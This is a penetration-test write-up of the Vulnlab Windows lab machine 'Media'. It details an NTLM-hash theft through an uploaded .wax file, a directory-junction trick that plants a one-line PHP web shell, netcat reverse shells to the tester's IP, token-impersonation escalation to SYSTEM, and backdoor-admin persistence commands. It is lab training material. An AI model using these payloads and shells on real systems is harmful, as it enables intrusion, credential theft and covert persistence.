
Vulnlab Machine Report | Media

joy.scd01

2025-06-21

Contents

1	Vulnlab Machine Report	1
1.1	Executive Summary	2
1.2	Media - 10.10.76.249	2
1.2.1	Service Enumeration	2
1.2.2	Initial Access NTLM theft → Password cracking	3
1.2.3	Privilege Escalation Junction Abuse in File Upload → SeImpersonatePrivilege Abuse	6
1.2.4	Post-Exploitation	10
2	Additional Items	11
2.1	User and Root Flags	11

1 Vulnlab Machine Report

Machine Name: Media

IP: 10.10.76.249

Difficulty: Easy

Platform: Windows

Completion Date: 2025/06/21



Figure 1.1: media_slide.png

1.1 Executive Summary

A penetration test was conducted against the target host: *Media* (IP: 10.10.76.249).

The assessment revealed multiple critical vulnerabilities leading to full system compromise.

Key findings include:

- **Initial Access:** [NTLM Theft → Password Cracking]
- **Privilege Escalation:** [Junction Abuse in File Upload → SeImpersonatePrivilege Abuse]
- **Critical Services:** [HTTP (port 80)]


1.2 Media - 10.10.76.249

1.2.1 Service Enumeration

Nmap scan Command:

```
1 nmap -sC -sV media -Pn
```

Proof Screenshot:



```
L$ nmap -sC -sV media -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-21 08:09 CEST
Nmap scan report for media (10.10.76.249)
Host is up (0.033s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 0b:b3:c0:80:40:88:e1:ae:aa:3b:5f:f4:c2:23:c0:0d (RSA)
|   256  e0:80:3f:dd:b1:f8:fc:83:f5:de:d5:b3:2d:5a:4b:39 (ECDSA)
|_  256  b5:32:c0:72:18:10:0f:24:5d:f8:e1:ce:2a:73:5c:1f (ED25519)
80/tcp    open  http             Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_ http-title: ProMotion Studio
|_ http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2025-06-20T06:07:39
|_ Not valid after: 2025-12-20T06:07:39
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_ System_Time: 2025-06-21T06:09:17+00:00
|_ ssl-date: 2025-06-21T06:09:21+00:00; +1s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: 1s, deviation: 0s, median: 0s
```

Figure 1.2: nmap.png

Port Scan Results

Server IP Address	Ports Open
10.10.76.249	TCP: 22, 80, 3389

SSH enumeration (port 22)

Command:

```
1 ssh root@media
```

Results: SSH required a password.

1.2.2 Initial Access | NTLM theft → Password cracking

Vulnerability Explanation: The target web server hosted an **upload form** asking users to submit a **brief introduction video compatible with Windows Media Player**. The upload handler accepted `.wax` files, which are **Windows Media Redirector files** capable of embedding links to remote resources. By crafting a malicious `.wax` file and uploading it through the form, it was possible to **trigger an outbound NTLM authentication attempt** from the server.

Through **Responder** an **NTLM hash** was captured, and then cracked. Retrieved credentials were reused to gain initial access through SSH.

Vulnerability Fix: To mitigate this vulnerability, the following defensive measures are recommended:

- Validate uploaded files by filtering both type and content.

Severity: Critical

Steps to reproduce the attack:

1. Downloaded “ntlm theft” python script


Source: https://github.com/Greenwolf/ntlm_theft

2. Generated payload

Command:


```
1 python3 ntlm_theft.py -g wax -s 10.8.6.158 -f introduction
```

Proof Screenshot:



```
(venv)-(fallingstar@kali)-[~/VL/Machines/Media/ntlm_theft-master]
$ python3 ntlm_theft.py -g wax -s 10.8.6.158 -f introduction
Created: introduction/introduction.wax (OPEN)
Generation Complete.
```

Figure 1.3: payload-gen.png



```
(venv)-(fallingstar@kali)-[~/VL/Machines/Media/ntlm_theft-master/introduction]
$ cat introduction.wax
https://10.8.6.158/test
file://\\10.8.6.158/steal/file
```

Figure 1.4: payload-proof.png

3. Started Responder on tun0 interface

Command:

```
1 sudo responder -I tun0
```

4. Uploaded **introduction.wax** via web upload form

5. Captured NTLM hash

Proof Screenshot:



Figure 1.5: responder-capture.png

6. Cracked NTLM hash

Command:

```
1 hashcat -m 5600 -a 0 enox_hash /usr/share/wordlists/rockyou.txt
```





Figure 1.6: enox-cracked.png

7. Logged in as enox through SSH

Command:

```
1 ssh enox@media
```

Initial Access Proof Screenshot



```
Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>whoami
media\enox

enox@MEDIA C:\Users\enox>
```

Figure 1.7: initial-access-proof.png

Results: Found `user.txt`.

1.2.3 Privilege Escalation | Junction Abuse in File Upload → SeImpersonatePrivilege Abuse

Vulnerability Explanation: During the analysis of the web application source code (`index.php`), it was observed that uploaded files were stored in a user-specific subdirectory within the base path `C:\Windows\Tasks\Uploads`. This subdirectory was deterministically generated by calculating the **MD5 hash** of the concatenation of three user-supplied fields: *first name*, *last name*, and *email address*. Because this value was predictable, it was possible to pre-compute the hash and **create a directory junction** with the same name, redirecting the path to a different location specifically, the web server's root directory.

As a result, when the application wrote the uploaded file to the expected directory, it was instead placed directly in the **webroot**, granting the ability to **upload a PHP web shell**. This led to **remote code execution** through the browser interface, allowing full command execution on the system as the user running the web server process.

Once initial command execution was obtained through the webshell, an interactive shell was established, revealing that the current user context was `NT AUTHORITY\LOCAL SERVICE`. Using `whoami /all`, it was determined that several key privileges — such as `SeImpersonatePrivilege` and `SeAssignPrimaryTokenPrivilege` — were **present but not enabled**.

To restore these, a tool named **FullPowers** was used. With **SeImpersonatePrivilege** enabled, it was possible to exploit **token impersonation**. This resulted in a reverse shell running as **NT AUTHORITY\SYSTEM**, completing the full compromise of the target system.

Vulnerability Fix: To mitigate this vulnerability, the following measures are recommended:

- Avoid predictable file paths.
- Ensure that upload directories cannot be replaced with junctions/symlinks pointing by unprivileged users.

Severity: Critical

Steps to reproduce the attack:

1. Reviewed **index.php** to understand the predictable upload directory generation (`md5(firstname.lastname.email)`).
2. Created **auth.php** file


```
1 <?php
2
3 system($_REQUEST['cmd']);
4
5 ?>
```

3. Created a **directory junction** from the predicted upload path to the webroot:

Command:

```
1 mklink /J C:\Windows\Tasks\Uploads\59bdd432d7dcdad0fbfa414c8d16e66d C:\xampp\htdocs
```

Proof Screenshot:



```
enox@MEDIA C:\xampp\htdocs>mklink /J C:\Windows\Tasks\Uploads\59bdd432d7dcdad0fbfa414c8d16e66d C:\xampp\
htdocs
Junction created for C:\Windows\Tasks\Uploads\59bdd432d7dcdad0fbfa414c8d16e66d <====> C:\xampp\htdocs
enox@MEDIA C:\xampp\htdocs>
```

Figure 1.8: junction.png

4. Uploaded **PHP webshell**

Proof Screenshot:




Figure 1.9: upload4priv.png

5. **Obtained reverse shell** as NT AUTHORITY\LOCAL SERVICE by uploading and executing nc64.exe.

Command:

```
1 curl http://media/shell.php?cmd=C:\Temp\nc64.exe+-e+cmd.exe+10.8.6.158+22667
```

6. **Enabled SeImpersonatePrivilege** with FullPowers.exe:

Command:

```
1 .\FullPowers.exe -c "C:\Temp\nc64.exe 10.8.6.158 443 -e cmd"
```

Proof Screenshot:

```
L$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.6.158] from (UNKNOWN) [10.10.76.249] 52145
Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name        Description                                State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token              Enabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process         Enabled
SeAuditPrivilege      Generate security audits                  Enabled
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set             Enabled

C:\Windows\system32>
```

Figure 1.10: fullshell.png

7. Exploited `SeImpersonatePrivilege` with GodPotato to spawn a `SYSTEM` shell:

Command:

```
1 .\gp.exe -cmd "C:\Temp\nc64.exe -e cmd.exe 10.8.6.158 1337"
```

System Proof Screenshot:

```
(fallingstar@kali)-[~/VL/Machines/Media]
$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.8.6.158] from (UNKNOWN) [10.10.76.249] 52385
Microsoft Windows [Version 10.0.20348.1970]
(c) Microsoft Corporation. All rights reserved.

C:\temp>whoami
whoami
nt authority\system

C:\temp>
```

Figure 1.11: root-proof.png

Results: Found `root.txt` in `C:\Users\Administrator\Desktop\root.txt`.

1.2.4 Post-Exploitation

Persistence

Once the system is compromised, the following methods can be used for long-term access:

1. Create a new user and add to Administrators

Command:

```
1 net user persistence pers123! /add
2
3 net localgroup administrators persistence /add
```

2. Add a new scheduled task (persistence on reboot)

Command:

```
1 schtasks /create /tn "SysUpdate" /tr "cmd.exe /c whoami >> C:\temp\who.txt" /sc onlogon /
ru SYSTEM
```

No persistent changes were made during this penetration test.

2 Additional Items


2.1 User and Root Flags

user.txt

Command:

```
1 type user.txt
```

Proof User Flag Screenshot:



```
enox@MEDIA C:\Users\enox>cd Desktop
enox@MEDIA C:\Users\enox\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is EAD8-5D48

Directory of C:\Users\enox\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/02/2023  10:26 AM    <DIR>          ..
10/10/2023  03:58 AM                36 user.txt
               1 File(s)                36 bytes
               2 Dir(s)  8,544,735,232 bytes free

enox@MEDIA C:\Users\enox\Desktop>type user.txt
Vf{
enox@MEDIA C:\Users\enox\Desktop>
```

Figure 2.1: user-flag.png

root.txt

Command:

```
1 type root.txt
```

Proof Root Flag Screenshot:

```
C:\temp>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is EAD8-5D48

Directory of C:\Users\Administrator\Desktop

10/02/2023  11:04 AM    <DIR>          .
10/01/2023  11:48 PM    <DIR>          ..
10/10/2023  03:58 AM                36 root.txt
               1 File(s)                36 bytes
               2 Dir(s)  8,547,364,864 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
VL[REDACTED]d}
C:\Users\Administrator\Desktop>
```

Figure 2.2: root-flag.png